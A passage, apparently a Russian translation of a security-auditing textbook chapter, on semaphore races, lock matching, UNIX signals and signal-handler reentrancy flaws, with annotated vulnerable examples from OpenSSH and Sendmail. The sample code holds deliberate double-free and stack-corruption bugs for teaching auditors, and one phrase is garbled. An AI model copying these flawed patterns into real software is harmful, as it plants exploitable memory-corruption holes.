Этот вызов `semget()` получает существующий набор семафоров, если набор с тем же ключом существует, и создает новый только при его отсутствии. Если набор семафоров уже существует, в нем должно быть как минимум столько семафоров, сколько указано вторым аргументом. Иначе возвращается ошибка. По-прежнему остаются интересные возможности, связанные с тем, что можно сделать с набором семафоров в тот же момент, когда другой процесс использует его, потому что вы являетесь владельцем семафора.

NB. Если права доступа достаточно свободные, например все пользователи имеют полные права изменения семафора, созданного привилегированным процессом, те же атаки, описанные в следующих разделах, также возможны.

Наборы семафоров не похожи на файловые дескрипторы. Когда набор семафоров открыт, он не остается постоянно связанным с приложением. Вместо этого вызывающий код получает идентификатор семафора, и каждое последующее использование набора требует поиска этого идентификатора в глобальном пространстве имен. Поэтому если у вас есть достаточный доступ к набору семафоров, например потому что вы его создали, вы можете делать с ним что угодно между обращениями привилегированного процесса к вредоносному набору семафоров. Например, можно удалить набор или заново создать его после возврата `semget()` в привилегированном процессе, но с меньшим числом семафоров. Также можно вручную сбросить все целые значения семафоров в наборе на произвольные значения, вызывая `gsc condition` в привилегированном процессе. Поэтому при аудите приложений, использующих семафоры, флаги в `semget()` весьма важны.

NB. Если вам интересно, что происходит, когда IPC\_EXCL установлен, а IPC\_CREAT нет: это недопустимо и не приводит к созданию нового набора семафоров. Функция `semget()` просто возвращает ошибку.

## Scoreboards для объектов синхронизации

Как вы видели, API синхронизации довольно легко использовать неправильно и тем самым непреднамеренно сделать программу уязвимой к denial of service или race condition. При аудите таких уязвимостей лучше вести учет вероятных проблем, возникающих из-за неправильного использования этих механизмов IPC-синхронизации, чтобы к ним можно было вернуться на более поздних этапах аудита кода. Журналы аудита, описанные в предыдущих главах, не покрывают многие детали, связанные с уязвимостями параллельного выполнения. Вместо этого можно использовать scoreboards объектов синхронизации - небольшие журналы, содержащие значимые для безопасности сведения об объекте синхронизации: где он создан, как создан, где используется и где освобождается. Таблица 13-1 показывает пример такого scoreboard.

**Таблица 13-1. Scoreboard synchronization object**

| Поле               | Значение                                                                                                                                                                                                                                        |
|--------------------|-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Имя объекта        | MyMutex                                                                                                                                                                                                                                         |
| Тип объекта        | mutex                                                                                                                                                                                                                                           |
| Использование      | Используется для управления доступом к разделяемому ресурсу hObject, объявленному в main.c на строке 50. К этому объекту может обращаться только один поток за раз, независимо от того, читатель это или писатель.                              |
| Создан             | open_mutex(), util.c, line 139                                                                                                                                                                                                                  |
| Параметры создания | OpenMutex(NULL, TRUE, "MyMutex")                                                                                                                                                                                                                |
| Права объекта      | По умолчанию                                                                                                                                                                                                                                    |
| Используется в     | writer_task(), writer.c, line 139; reader_task(), reader.c, line 158                                                                                                                                                                            |
| Защищает           | Linked list queue, declared in main.c, line 76                                                                                                                                                                                                  |
| Примечания         | Этот mutex использует статическое имя, а код не проверяет GetLastError() после возврата OpenMutex(). Возможна атака squatting. Возможна race condition в reader.c на строке 140, где один путь кода не блокирует mutex перед работой с hObject. |

Как видно, эта техника scoreboard дает краткую сводку использования и назначения объекта. Можно отмечать любые наблюдения о том, как объект создается или используется, и при необходимости возвращаться к ним позже. Такой scoreboard не только помогает как быстрый справочник при встрече с новым кодом, работающим с объектом синхронизации, но и позволяет сверять позднейшие изменения кодовой базы со сводкой, чтобы убедиться, что объект используется корректно.

## Lock matching

Еще один эффективный инструмент аудита объектов синхронизации - lock matching. Lock matching - это просто процесс проверки объектов синхронизации, позволяющий убедиться, что для каждой блокировки объекта не существует пути, где соответствующая разблокировка не может произойти. Очевидно, эта техника применима только к подмножеству объектов: тем, которые требуют сигнала после ожидания. Поэтому она главным образом применима к семафорам и мьютексам. Если найден путь, где ожидание не имеет парного сигнала на том же объекте, может возникнуть deadlock.

NB. Если поток в Windows завершается, владея объектом, система обычно позволяет другому ожидающему потоку получить владение объектом. Однако если поток завершается некорректно, обычно в результате вызова `TerminateThread()`, объекты не освобождаются должным образом, и может возникнуть deadlock.

Простой пример помогает продемонстрировать lock matching в действии:

```
struct element *queue;

HANDLE hMutex;

int fd;

int networkThread(void)
{
    struct element *elem;

    for(;;)
    {
        elem = read_request(fd);

        WaitForSingleObject(hMutex, INFINITY);

        add_to_queue(queue, elem);

        ReleaseMutex(hMutex);
    }

    return 0;
}

int processThread(void)
{
    struct element *elem;

    for(;;)
    {
        WaitForSingleObject(hMutex);

        elem = remove_from_queue(queue);

        if(elem == NULL) // nothing in queue
            continue;

        ReleaseMutex(hMutex);

        process_element(elem);
    }

    return 0;
}
```

Функция `processThread()` содержит путь, где `hMutex` не переводится в сигнальное состояние после ожидания. Если `elem` равен `NULL`, когда выполняется `processThread()`, она переходит обратно к началу цикла `for`, не вызывая `ReleaseMutex()`. Следующий вызов `WaitForSingleObject()` не вызывает deadlock этого процесса, потому что вызывающий поток владеет мьютексом. Вместо этого он не дает числу освобождений когда-либо сравняться с числом ожиданий. Это означает, что никакой другой процесс или поток никогда не захватит этот мьютекс, потому что вызывающий поток его не освобождает.

При выполнении проверок `lock matching` убедитесь, что не существует неочевидных путей, где объект может так и не быть освобожден. Например, может ли сигнал прервать поток, удерживающий блокировку, а затем повторно войти в программу в другой точке?

## Signals

UNIX-программы часто взаимодействуют со средой и другими программами с помощью сигналов. Сигналы - это программные прерывания, которые ядро возбуждает в процессе по просьбе других процессов или как реакцию на события, происходящие в ядре.

NB. Подсистема Windows POSIX тоже способна работать с сигналами, но в первую очередь это возможность UNIX.

Каждый процесс определяет, как обрабатывать входящие сигналы, выбирая одно из следующих действий для сигнала:

- Игнорирование сигнала. Процесс может игнорировать сигнал, сообщив ядру о таком выборе. Два сигнала нельзя игнорировать: `SIGKILL` и `SIGSTOP`. `SIGKILL` всегда завершает процесс, а `SIGSTOP` всегда останавливает процесс.
- Блокирование сигнала. Процесс может отложить обработку сигнала, заблокировав его; тогда сигнал откладывается до момента, когда процесс разблокирует его. Как и в случае игнорирования, сигналы `SIGKILL` и `SIGSTOP` нельзя заблокировать.
- Установка обработчика сигнала. Процесс может установить обработчик сигнала, то есть функцию, вызываемую при доставке сигнала. Эта функция вызывается полностью асинхронно: когда сигнал доставлен, контекст выполнения процесса приостанавливается, создается новый контекст, и выполнение начинается в назначенной функции-обработчике. Когда обработчик возвращается, выполнение продолжается с прежнего места.

Если процесс явно не указал, как обращаться с конкретным сигналом, выполняется действие по умолчанию. Таблица 13-2 перечисляет сигналы, предоставляемые типичной POSIX-совместимой реализацией, и связанные с ними действия по умолчанию. Эта таблица взята из страницы руководства `Linux signal(7)`.

**Таблица 13-2. Сигналы и их действия по умолчанию**

| Номер сигнала | Имя сигнала          | Значение                          | Действие по умолчанию |
|---------------|----------------------|-----------------------------------|-----------------------|
| 1             | <code>SIGHUP</code>  | Hang up from controlling terminal | Terminate             |
| 2             | <code>SIGINT</code>  | Interrupt                         | Terminate             |
| 3             | <code>SIGQUIT</code> | Quit                              | Core dump             |
| 4             | <code>SIGILL</code>  | Illegal instruction               | Core dump             |
| 5             | <code>SIGTRAP</code> | Software trap                     | Core dump             |
| 6             | <code>SIGABRT</code> | Abort                             | Core dump             |

| Номер сигнала | Имя сигнала | Значение                                                 | Действие по умолчанию      |
|---------------|-------------|----------------------------------------------------------|----------------------------|
| 7             | SIGEMT      | EMT instruction                                          | Terminate                  |
| 8             | SIGFPE      | Floating point exception                                 | Core dump                  |
| 9             | SIGKILL     | Kill                                                     | Terminate                  |
| 10            | SIGBUS*     | Data bus error                                           | Core dump                  |
| 11            | SIGSEGV     | Segmentation fault                                       | Core dump                  |
| 12            | SIGSYS*     | Invalid system call parameter                            | Core dump                  |
| 13            | SIGPIPE     | Write to a pipe when there is no process to read from it | Terminate                  |
| 14            | SIGALRM     | Alarm                                                    | Terminate                  |
| 15            | SIGTERM     | Terminate                                                | Terminate                  |
| 16            | SIGURG      | Urgent data on I/O channel                               | Ignore                     |
| 17            | SIGSTOP     | Stop process                                             | Stop                       |
| 18            | SIGTSTP     | Interactive stop                                         | Stop                       |
| 19            | SIGCONT     | Continue                                                 | Continue a stopped process |
| 20            | SIGCHLD     | Child exited                                             | Ignored                    |
| 21            | SIGTTIN     | Background read attempt from terminal                    | Stop                       |
| 22            | SIGTTOU     | Background write attempt from terminal                   | Stop                       |
| 23            | SIGIO       | I/O available or completed                               | Terminate                  |
| 24            | SIGXCPU     | CPU time limit exceeded                                  | Core dump                  |
| 25            | SIGXFSZ     | File size limit exceeded                                 | Core dump                  |
| 26            | SIGVTALRM   | Virtual time alarm                                       | Terminate                  |
| 27            | SIGPROF     | Profiling time alarm                                     | Terminate                  |
| 28            | SIGWINCH    | Window size change                                       | Ignored                    |
| 29            | SIGINFO     | Information request                                      | Terminate                  |
| 30            | SIGUSR1     | User-defined signal                                      | Ignored                    |
| 31            | SIGUSR2     | User-defined signal                                      | Ignored                    |

Обратите внимание, что номера, назначенные сигналам, могут различаться между операционными системами и архитектурами, и не все сигналы доступны на всех архитектурах. Например, SIGBUS не определен для машин с архитектурой Intel, но определен для машин с архитектурой Sun SPARC. Если сигнал не определен для конкретной архитектуры, он может игнорироваться вместо выполнения действия по умолчанию, указанного в таблице 13-2.

Каждый процесс имеет маску сигналов - битовую маску, описывающую, какие сигналы должны блокироваться процессом, а какие должны доставляться. Процесс может заблокировать сигнал, изменив эту маску, как вскоре будет показано в разделе "Обработка signals".

Обработка сигналов - важная часть многих UNIX-приложений. Хотя сигналы являются достаточно простым механизмом, при реализации ПО есть тонкости их корректной обработки. Поэтому перед переходом к проблемам, связанным с сигналами, следующие разделы кратко описывают API сигналов.

## Отправка сигналов

Системный вызов `kill()` используется для отправки сигнала процессу. Можно проверить, существуют ли процессы, отправив им сигнал с номером ноль или попытавшись отправить недопустимый сигнал и ожидая сообщения об отказе в доступе.

Чтобы отправить сигнал процессу в Linux и Solaris, отправитель должен быть суперпользователем или иметь реальный либо эффективный user ID, равный реальному или saved set-user-ID получателя. Однако отправитель всегда может отправить SIGCONT процессу в своей сессии.

Чтобы отправить сигнал процессу в BSD-системах, отправитель должен быть суперпользователем, либо его реальные или эффективные user ID должны совпадать с реальными или эффективными user ID получателя. Это означает, что демон, временно принимающий роль непривилегированного пользователя через `seteuid()`, открывает себя для доставки сигналов от этого пользователя.

Ранние версии Linux вели себя так же, как BSD. Например, если пользовательский демон Network File System (NFS) временно устанавливал свой эффективный user ID равным user ID обычного пользователя, этот пользователь мог отправлять сигналы демону и потенциально завершить его. Именно это ускорило введение file system user IDs (FSUIDs) в Linux. Сейчас они в Linux в основном избыточны, потому что временное принятие эффективного user ID больше не открывает демон для сигналов.

FTP-демоны - еще один хороший пример ситуации, где демон, работающий как root, принимает эффективные права непривилегированного пользователя. Если обычный пользователь входит в FTP-демон, демон использует эффективный user ID этого пользователя, чтобы безопасно выполнять операции с файловой системой. Поэтому в BSD-системе, если тот же пользователь вошел в оболочку, он может отправлять сигналы демону и завершить его. В прежних версиях это имело более серьезные последствия, потому что core dump часто содержал парольную информацию из системной базы аутентификации.

В OpenBSD есть особое ограничение: пользователь не-root может отправлять `setuid-` или `setgid-`процессу только следующие сигналы: SIGKILL, SIGINT, SIGTERM, SIGSTOP, SIGTTIN, SIGTTOU, SIGTSTP, SIGHUP, SIGUSR1, SIGUSR2 и SIGCONT.

## Обработка сигналов

Есть несколько способов указать процессу, как отвечать на сигнал. Во-первых, функция `signal()` используется как процедура установки обработчика, обрабатывающего заданный сигнал.

Семантика из страницы руководства показана в следующем прототипе:

```
# include <signal.h>

typedef void (*sighandler_t)(int);

sighandler_t signal(int signum, sighandler_t handler);
```

Параметр `signum` указывает, какой сигнал нужно обрабатывать, а аргумент `handler` указывает процедуру, которую следует вызвать для этого сигнала. Функция `signal()` возвращает прежний обработчик указанного сигнала. Вместо задания новой процедуры обработки сигнала разработчик может указать одну из двух констант для параметра `handler`: SIG\_IGN, если сигнал должен игнорироваться, и SIG\_DFL, если при получении сигнала должно выполняться действие по умолчанию.

NB. Действие по умолчанию зависит от полученного сигнала. Например, действие по умолчанию для SIGSEGV - создать core image и завершить процесс. Действие по

умолчанию для SIGSTOP - перевести текущий процесс в фон. Действия по умолчанию для каждого сигнала были показаны выше в таблице 13-2.

Разработчики также могут устанавливать обработчики через интерфейс `sigaction()`, который имеет следующий прототип:

```
# include <signal.h>

int sigaction(int sig, const struct sigaction *act,
              struct sigaction *oact);
```

Этот интерфейс позволяет задавать и получать немного более подробные атрибуты для каждого сигнала, обрабатываемого приложением. Эти атрибуты передаются в форме структуры `sigaction`, примерно определенной так:

```
struct sigaction {
    void (*sa_handler)(int);
    void (*sa_sigaction)(int, siginfo_t *, void *);
    sigset_t sa_mask;
    int sa_flags;
}
```

Точное определение структуры немного различается между реализациями. В сущности, в ней есть два указателя на функции: один на обработчик сигнала (`sa_handler`) и один на signal catcher (`sa_sigaction`). Разработчики задают один из них для вызова при получении указанного сигнала.

NB. Какой обработчик из структуры `sigaction` будет вызван, `handler` (`sa_handler`) или `catcher` (`sa_sigaction`), зависит от элемента `sa_flags` в структуре. Если установлен флаг `SA_SIGINFO`, вызывается `sa_sigaction`. Иначе вызывается `sa_handler`. На практике, поскольку предполагается указание только одного из них, эти два элемента структуры часто оформляются как `union`, так что определение одного перезаписывает предыдущее определение другого.

Поле `sa_mask` описывает набор сигналов, которые должны блокироваться во время работы обработчика, а элемент `sa_flags` описывает дополнительные характеристики поведения при обработке сигнала; они упоминаются далее в этой главе в разделе "Уязвимости signals".

Следующая функция используется для изменения маски сигналов процесса, чтобы ранее заблокированные сигналы могли быть доставлены или чтобы заблокировать доставку определенных сигналов:

```
int sigprocmask(int how, const sigset_t *set, sigset_t *oset)
```

Аргумент `how` указывает, как должен интерпретироваться параметр `set`, и может принимать одно из трех значений:

- `SIG_BLOCK`. Указывает, что параметр `set` содержит набор сигналов, который нужно добавить к маске сигналов процесса.
- `SIG_UNBLOCK`. Указывает, что параметр `set` содержит набор сигналов, который нужно разблокировать в текущей маске сигналов.
- `SIG_SETMASK`. Указывает, что параметр `set` должен заменить текущую маску сигналов.

Параметр `oset` заполняется предыдущей маской сигналов процесса.

Помимо этих функций, можно выполнять множество других библиотечных вызовов, связанных с сигналами. В следующих разделах описаны только функции для объявления обработчиков сигналов и задания действий.

## Точки перехода

В UNIX-системах можно вернуться в одну точку программы из любой другой точки при выполнении определенного условия. Для этого используются `setjmp()`, `longjmp()`, `sigsetjmp()` и `siglongjmp()`. Хотя эти функции не являются частью API сигналов, они весьма важны, поскольку часто используются в процедурах обработки сигналов для возврата в определенное место программы и продолжения обработки после перехвата сигнала.

Функция `setjmp()` используется, чтобы обозначить точку программы, в которую возвращается управление при вызове `longjmp()`:

```
int setjmp(jmp_buf env)

void longjmp(jmp_buf env, int val)
```

Контекст, в котором программа находилась при вызове `setjmp()`, восстанавливается при возврате через `longjmp()`. То есть содержимое регистров сбрасывается к состоянию, в котором оно было при исходном вызове `setjmp()`, включая program counter и stack pointer, чтобы выполнение могло продолжиться в этой точке. Возвращаемое значение 0 указывает прямой вызов `setjmp()`, а ненулевое значение указывает, что выполнение вернулось в эту точку из `longjmp()`. Параметр `val`, переданный в `longjmp()`, указывает, что вернет `setjmp()` при вызове `longjmp()`. Поскольку `longjmp()` передает выполнение другой части программы, сама она не возвращается. Вот пример этих двух функций в действии:

```
jmp_buf env;

int process_message(int sock)
{
    struct pkt_header header;

    for(;;)
    {
        if(setjmp(env) != 0)
            log("Invalid request received, ignoring message");

        if(read_packet_header(sock, &header) < 0)
            return -1;

        switch(header.type)
        {
            case USER:
                parse_username_request(sock);
                break;

            case PASS:
                parse_password_request(sock);
                break;

            case OPEN:
                parse_openfile_request(sock);
                break;

            case QUIT:
                parse_quit_request(sock);
                break;

            default:
                log("invalid message");
                break;
        }
    }
}
```



Допустим, у вас есть функция, подобная показанной в этом примере, а затем, на несколько вызовов глубже от `parse_openfile_request()`, есть следующая функция для открытия файла в системе:

```
int open_file_internal(unsigned char *filename)
{
    if(strstr(filename, "../"))
        longjmp(env, 1);

    ... open file ...
}
```

В этом случае вызов `longjmp()` заставляет программу возобновить выполнение в месте соответствующего вызова `setjmp()` внутри `process_message()`. Функция `setjmp()` возвращает ненулевое значение, в данном случае 1, потому что 1 было указано вторым параметром `longjmp()`.

Есть также две очень похожие функции, `sigsetjmp()` и `siglongjmp()`, используемые для того же эффекта, но дополнительно учитывающие маски сигналов процесса. Это достигается через параметр `savesigs`, передаваемый в `sigsetjmp()`:

```
int sigsetjmp(sigjmp_buf env, int savesigs)

int siglongjmp(sigjmp_buf env, int val)
```

Если значение `savesigs` ненулевое, маска сигналов процесса на момент вызова `sigsetjmp()` тоже сохраняется, чтобы ее можно было восстановить при вызове `siglongjmp()`. В следующем разделе вы увидите, почему смешивать эти функции с обработчиками сигналов опасно.

## Уязвимости сигналов

Процедура обработки сигнала может быть вызвана в любой момент выполнения программы, начиная с установки обработчика и до его удаления. Следовательно, любые действия, происходящие между этими двумя моментами времени, могут быть прерваны. В зависимости от того, что делает обработчик сигнала, такое прерывание может оказаться уязвимостью безопасности. Чтобы понять этот раздел, нужно знать термин `asynchronous-safe`, иногда называемый `async-safe` или `signal-safe`. `Asynchronous-safe` функция - это функция, которая может безопасно и корректно выполняться, даже если ее прерывает асинхронное событие, например обработчик сигнала или прерывающий поток. `Asynchronous-safe` функция по определению `reentrant`, но обладает дополнительным свойством корректной работы при прерываниях сигналами. В общем случае все обработчики сигналов должны быть `asynchronous-safe`; причины станут понятны по ходу этого раздела.

## Базовое прерывание

Первая проблема с обработкой сигналов возникает, когда обработчик полагается на некоторое глобальное состояние программы, например на предположение, что глобальные переменные инициализированы, хотя на деле это не так. Листинг 13-1 показывает короткий пример.

### Листинг 13-1

```
char *user;

int cleanup(int sig)
{
    printf("caught signal! Cleaning up..\n");
    free(user);
    exit(1);
}
```

```

int main(int argc, char **argv)
{
    signal(SIGTERM, cleanup);
    signal(SIGINT, cleanup);

    ... do stuff ...

    process_file(fd);
    free(user);
    close(fd);
    printf("bye!\n");
    return 0;
}

int process_file(int fd)
{
    char buffer[1024];

    ... read from file into buffer ...

    user = malloc(strlen(buffer)+1);
    strcpy(user, buffer);

    ... do stuff ...

    return 0;
}

```

Проблема этого кода в том, что `cleanup()` может быть вызвана в любой момент после установки обработчиков для `SIGTERM` и `SIGINT`. Если любой из этих сигналов отправлен процессу до вызова `process_file()`, переменная `user` не инициализирована. Это не такая уж большая проблема, потому что начальное значение равно `NULL`. Но что, если сигнал доставлен после `free(user)` и до выхода программы? Переменная `user` будет освобождена через `free()` дважды. Это определенно нехорошо. Ситуация была бы еще хуже, если бы обработчик сигнала не завершал программу, потому что сигнал мог бы быть отправлен во время операции `strcpy()` и освободить буфер, в который выполняется копирование. Функция продолжила бы копировать данные в освобожденный heap chunk, что может привести к повреждению памяти и, возможно, выполнению произвольного кода.

Чтобы увидеть, как bug такого рода может выглядеть в production-коде, рассмотрите реальный пример: OpenSSH. Следующая процедура обработки сигнала устанавливается в OpenSSH в функции `main()`. Она вызывается, когда OpenSSH получает сигнал `alarm` (`SIGALRM`), чтобы ограничить время, которое подключающийся клиент имеет для успешного входа:

```

grace_alarm_handler(int sig)
{
    /* XXX no idea how fix this signal handler */

    if (use_privsep && pmonitor != NULL && pmonitor->m_pid > 0)
        kill(pmonitor->m_pid, SIGALRM);

    /* Log error and exit. */
    fatal("Timeout before authentication for %s", get_remote_ipaddr());
}

```

Большая часть этого кода не очень интересна, за исключением вызова `fatal()`. Если изучить реализацию `fatal()` в исходном коде OpenSSH, можно увидеть, что она вызывает `cleanup_exit()`, которая, в свою очередь, вызывает `do_cleanup()`, чтобы освободить глобальные структуры и завершить процесс. Реализация `do_cleanup()` показана ниже:

```
void
do_cleanup(Authctxt *authctxt)
{
    static int called = 0;

    debug("do_cleanup");

    /* no cleanup if you're in the child for login shell */
    if (is_child)
        return;

    /* avoid double cleanup */
    if (called)
        return;
    called = 1;

    if (authctxt == NULL)
        return;

#ifdef KRB5
    if (options.kerberos_ticket_cleanup &&
        authctxt->krb5_ctx)
        krb5_cleanup_proc(authctxt);
#endif

    ... more stuff ...

    /*
     * Cleanup ptys/utmp only if privsep is disabled
     * or if running in monitor.
     */
    if (!use_privsep || mm_is_monitor())
        session_destroy_all(session_pty_cleanup2);
}
```

Как видно, функция `do_cleanup()` отчасти reentrant, потому что проверяет, вызывалась ли она уже, и если да, немедленно возвращается. Это предотвращает ситуацию, когда `fatal()` вызывает сама себя или прерывается сигналом, который приводит к вызову `fatal()`, например функцией `grace_alarm_handler()`. Однако любые функции, вызываемые в `do_cleanup()`, также должны быть reentrant, если они вызываются где-то еще в программе. Если какая-либо вызываемая функция не reentrant, уязвимая функция может быть прервана сигналом SIGALRM, что в итоге приводит к повторному вызову той же non-reentrant функции. Теперь взгляните на функцию `krb5_cleanup_proc()`:

```
void
krb5_cleanup_proc(Authctxt *authctxt)
{
    debug("krb5_cleanup_proc called");

    if (authctxt->krb5_fwd_ccache) {
        krb5_cc_destroy(authctxt->krb5_ctx, authctxt->krb5_fwd_ccache);
        authctxt->krb5_fwd_ccache = NULL;
    }

    if (authctxt->krb5_user) {
        krb5_free_principal(authctxt->krb5_ctx,
            authctxt->krb5_user);
        authctxt->krb5_user = NULL;
    }
}
```

```

    if (authctxt->krb5_ctx) {
        krb5_free_context(authctxt->krb5_ctx);
        authctxt->krb5_ctx = NULL;
    }
}

```

Эта функция просто освобождает последовательность элементов и устанавливает их в NULL, тем самым предотвращая потенциальные сценарии double-free. Однако элемент `krb5_user` - это структура, состоящая из нескольких указателей на строки, заданные клиентом и ограниченные только тем, сколько входных данных принимает OpenSSH, а это довольно много. Библиотека Kerberos фактически освобождает эти указатели один за другим в цикле. После очистки элемента `krb5_user` элемент `authctxt->krb5_user` устанавливается в NULL. Хотя это делает функцию менее подверженной проблемам reentrancy, она все же не полностью безопасна. Если функцию прервать во время освобождения отдельных строк внутри `krb5_user`, возможно обращение к `krb5_user`, пока она находится в несогласованном состоянии.

Переменная `krb5_user` заполняется функцией `krb5_parse_name()`, которая вызывается из `auth_krb5_password()` при аутентификации клиентов через Kerberos. Реализация `auth_krb5_password()` показана ниже:

```

int
auth_krb5_password(Authctxt *authctxt, const char *password)
{
    krb5_error_code problem;
    krb5_ccache ccache = NULL;
    int len;

    temporarily_use_uid(authctxt->pw);

    problem = krb5_init(authctxt);
    if (problem)
        goto out;

    problem = krb5_parse_name(authctxt->krb5_ctx,
        authctxt->pw->pw_name,
        &authctxt->krb5_user);
    if (problem)
        goto out;

#ifdef HEIMDAL
    problem = krb5_cc_gen_new(authctxt->krb5_ctx,
        &krb5_mcc_ops, &ccache);
    if (problem)
        goto out;

    problem = krb5_cc_initialize(authctxt->krb5_ctx, ccache,
        authctxt->krb5_user);
    if (problem)
        goto out;

    restore_uid();

    problem = krb5_verify_user(authctxt->krb5_ctx,
        authctxt->krb5_user, ccache, password, 1, NULL);

    ... more stuff ...

out:
    restore_uid();

    if (problem) {
        if (ccache)
            krb5_cc_destroy(authctxt->krb5_ctx, ccache);

        ... more stuff ...

        krb5_cleanup_proc(authctxt);
    }
}

```

```

        if (options.kerberos_or_local_passwd)
            return (-1);
        else
            return (0);
    }

    return (authctxt->valid ? 1 : 0);
}

```

Когда ошибка возникает в любой точке функции `auth_krb5_password()`, вызывается `krb5_cleanup_proc()`. Обычно эта ошибка возникает, когда `krb5_verify_user()` вызывается для пользователя без действительных учетных данных. Что произойдет, если `krb5_cleanup_proc()` находится в процессе освобождения тысяч строк, когда срабатывает timeout-сигнал? Вызывается обработчик сигнала, который, в свою очередь, снова вызывает `krb5_cleanup_proc()`. Этот второй вызов `krb5_cleanup_proc()` получает элемент `krb5_user`, который не равен NULL, потому что он уже находится в середине обработки; поэтому `krb5_cleanup_proc()` снова начинает освобождать уже освобожденные строковые элементы в этой структуре, что может привести к эксплуатируемому повреждению памяти.

## Обработчики сигналов, которые не возвращаются

Non-returning signal handlers - это обработчики, которые никогда не возвращают управление обратно прерванной функции. Это может происходить двумя способами: обработчик сигнала может явно завершить процесс вызовом `exit()`, либо обработчик может вернуться в другую часть приложения с помощью `longjmp()`. В целом безопасно, когда `longjmp()` просто завершает программу. Однако обработчик сигнала, использующий `longjmp()` для возврата в другую часть приложения, с высокой вероятностью не будет полностью asynchronous-safe, потому что любой код, достижимый через обработчик сигнала, также должен быть asynchronous-safe. Этот раздел сосредоточен на различных проблемах, которые могут возникать при попытке возобновить выполнение с помощью `longjmp()`.

Чтобы увидеть это в действии, рассмотрите signal race vulnerability в SMTP-сервере Sendmail. Она возникает при чтении e-mail messages от клиента. Функция `collect()`, отвечающая за чтение e-mail messages, частично показана ниже:

```

void
collect(fp, smtpmode, hdrp, e, rsetsize)
    SM_FILE_T *fp;
    bool smtpmode;
    HDR **hdrp;
    register ENVELOPE *e;
    bool rsetsize;
{
    ... other declarations ...
    volatile time_t dbto;

    ...

    dbto = smtpmode ? TimeOuts.to_datablock : 0;

    /*
    ** Read the message.
    **
    ** This is done using two interleaved state machines.
    ** The input state machine is looking for things like
    ** hidden dots; the message state machine is handling
    ** the larger picture (e.g., header versus body).
    */

    if (dbto != 0)
    {

```

```

/* handle possible input timeout */
if (setjmp(CtxCollectTimeout) != 0)
{
    if (LogLevel > 2)
        sm_syslog(LOG_NOTICE, e->e_id,
            "timeout waiting for input from %s "
            "during message collect",
            CURHOSTNAME);
    errno = 0;
    if (smtpmode)
    {
        /*
        ** Override e_message in usrrerr() as this
       ** is the reason for failure that should
       ** be logged for undelivered recipients.
       */

        e->e_message = NULL;
    }

    usrrerr("451 4.4.1 timeout waiting for input "
        "during message collect");
    goto readerr;
}

CollectTimeout = sm_setevent(dbto, collecttimeout,
    dbto);
}

```

Этот блок кода фактически устанавливает обработчик для сигнала SIGALRM, который вызывается после истечения dbto секунд. Sendmail использует абстракцию событий, а не только сигналы, но вызов `sm_setevent()` предписывает Sendmail вызвать функцию `collecttimeout()`, когда время, указанное dbto, истечет. Обратите внимание на вызов `setjmp()`, указывающий, что позже произойдет возврат в эту функцию. Когда выполняется соответствующий `longjmp()`, видно, что код записывает некоторое сообщение в журнал, а затем переходит к `readerr`, где регистрируется информация об отправителе и происходит возврат в основной код SMTP-обработки Sendmail. Теперь посмотрим, как работает `collecttimeout()`:

```

static void
collecttimeout(timeout)
    time_t timeout;
{
    int save_errno = errno;

    /*
    ** NOTE: THIS CAN BE CALLED FROM A SIGNAL HANDLER. DO NOT ADD
    ** ANYTHING TO THIS ROUTINE UNLESS YOU KNOW WHAT YOU ARE
    ** DOING.
    */
    if (CollectProgress)
    {
        /* reset the timeout */
        CollectTimeout = sm_sigsafe_setevent(timeout,
            collecttimeout, timeout);
        CollectProgress = false;
    }
    else
    {
        /* event is done */
        CollectTimeout = NULL;
    }

    /* if no progress was made or problem resetting event,
    die now */
    if (CollectTimeout == NULL)
    {
        errno = ETIMEDOUT;
        longjmp(CtxCollectTimeout, 1);
    }
}

```

```

    }

    errno = save_errno;
}

```

В некоторых случаях функция `collecttimeout()` может вызвать `longjmp()`, который возвращает выполнение обратно в `collect()`. Уже одно это должно включить тревогу: наличие такого вызова `longjmp()` практически гарантирует, что функция не `asynchronous-safe`, потому что цель перехода в итоге возвращает выполнение в основной код SMTP-обработки. Поэтому если эта процедура обработки сигнала вызывается во время любой `non-asynchronous-safe` операции, и из кода SMTP-обработки можно снова добраться до этого же кода, у вас есть `bug`. Как выясняется, есть несколько `non-asynchronous-safe` операций; самая опасная - функция журналирования `sm_syslog()`:

```

sm_syslog(level, id, fmt, va_alist)
    int level;
    const char *id;
    const char *fmt;
    va_dcl
# endif /* __STDC__ */
{
    static char *buf = NULL;
    static size_t bufsize;
    char *begin, *end;
    int save_errno;
    int seq = 1;
    int idlen;
    char buf0[MAXLINE];
    char *newstring;
    extern int SyslogPrefixLen;
    SM_VA_LOCAL_DECL

    ... initialization ...

    if (buf == NULL)
    {
        buf = buf0;
        bufsize = sizeof buf0;
    }

    ... try to fit log message in buf, else reallocate it
        on the heap

    if (buf == buf0)
        buf = NULL;
    errno = save_errno;
}

```

Этот код требует небольшого пояснения, потому что он был сокращен, чтобы поместиться на странице. Функция `sm_syslog()` имеет статический указатель на символы `buf`, инициализированный значением `NULL`. При входе в функцию он немедленно устанавливается так, чтобы указывать на стековый буфер. Если сообщение журнала слишком велико, для его хранения выделяется больший буфер в куче. В этом случае `heap buffer` сохраняется для последующих вызовов `sm_syslog()`, поскольку `buf` является `static`. Иначе `buf` снова устанавливается в `NULL`, и функция в следующий раз опять использует стековый буфер. Что произойдет, если прервать эту функцию через `collecttimeout()`? Вызов `longjmp()` в `collecttimeout()` делает часть стека недействительной. Вспомните, что `longjmp()` сбрасывает `stack pointer` и `frame pointer` программы к тем значениям, которые были при вызове `setjmp()`. Но статическая переменная `buf` не сбрасывается в `NULL`; она указывает на ставшую недействительной область стека. Поэтому при следующем вызове `sm_syslog()` `buf` не равен `NULL`, что выглядит так, будто выделен `heap buffer`, хотя в этом случае `buf` на самом деле указывает на место в стеке, так что сообщение журнала записывается не в ту часть стека.

При попытке оценить, является ли код asynchronous-safe, нужно учитывать все состояние программы, а не только глобальные переменные. Состояние программы также может включать статические переменные, уровни привилегий, открытые и закрытые файловые дескрипторы, маску сигналов процесса и даже локальные переменные на стеке. Последний пункт может казаться контринтуитивным, поскольку стековые переменные имеют только локальную область видимости внутри объявившей их функции. Однако учитывайте, что функция может быть прервана сигналом в любой момент выполнения, а затем через `longjmp()` происходит возврат в другую часть функции. В таком сценарии возможно, что стековые переменные, используемые этой функцией, находятся не в ожидаемом состоянии.

